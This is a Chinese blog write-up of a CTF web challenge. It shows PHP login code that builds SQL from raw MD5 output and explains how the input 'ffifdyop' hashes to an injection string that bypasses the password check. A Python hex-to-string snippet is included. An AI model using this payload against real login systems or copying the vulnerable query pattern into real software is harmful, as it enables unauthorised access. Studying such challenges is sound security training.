实验吧 后台登录writeup


原创

JacobTsang 于 2018-10-29 22:01:43 发布 177 收藏

分类专栏： Information Security 文章标签： 实验吧 SQL注入 后台登录

本文链接：https://blog.csdn.net/weixin_41594045/article/details/83514145

1）解题链接： http://ctf5.shiyanbar.com/web/houtai/ffifdyop.php



2）php源码：

```php
<php?
$password=$_POST['password'];
$sql = "SELECT * FROM admin WHERE username = 'admin' and password = '".md5($password,true)."'";
$result=mysqli_query($link,$sql);
if(mysqli_num_rows($result)>0)
{
   echo 'flag is :'.$flag;
}
else{
echo '密码错误!';
}
?>
```

3）考点：

3.1）SQL注入

3.2）注入点传入参数后通过MD5加密

3.3）字符串“ffifdyop”通过MD5加密后得到 276f722736c95d99e921722cf9ed621c

转换成字符串后得到

```
'or'6<trash>
```

可以成功绕过md5($password,true)最终获得SQL语句：

```
SELECT * FROM admin WHERE username = 'admin' and password = ''or'6<trash>';
```

3.4）因此**Payload**为：ffifdyop

！！PS：如何通过Python实现Hex转Str

```
root@localhost:~/Desktop# cat HexToStr.py
```

```
    import binascii
    MD5 = '276f722736c95d99e921722cf9ed621c'
    print binascii.a2b_hex(MD5)
```

```
root@localhost:~/Desktop# python HexToStr.py
'or'6]!r,b
```

3.5）GetFlag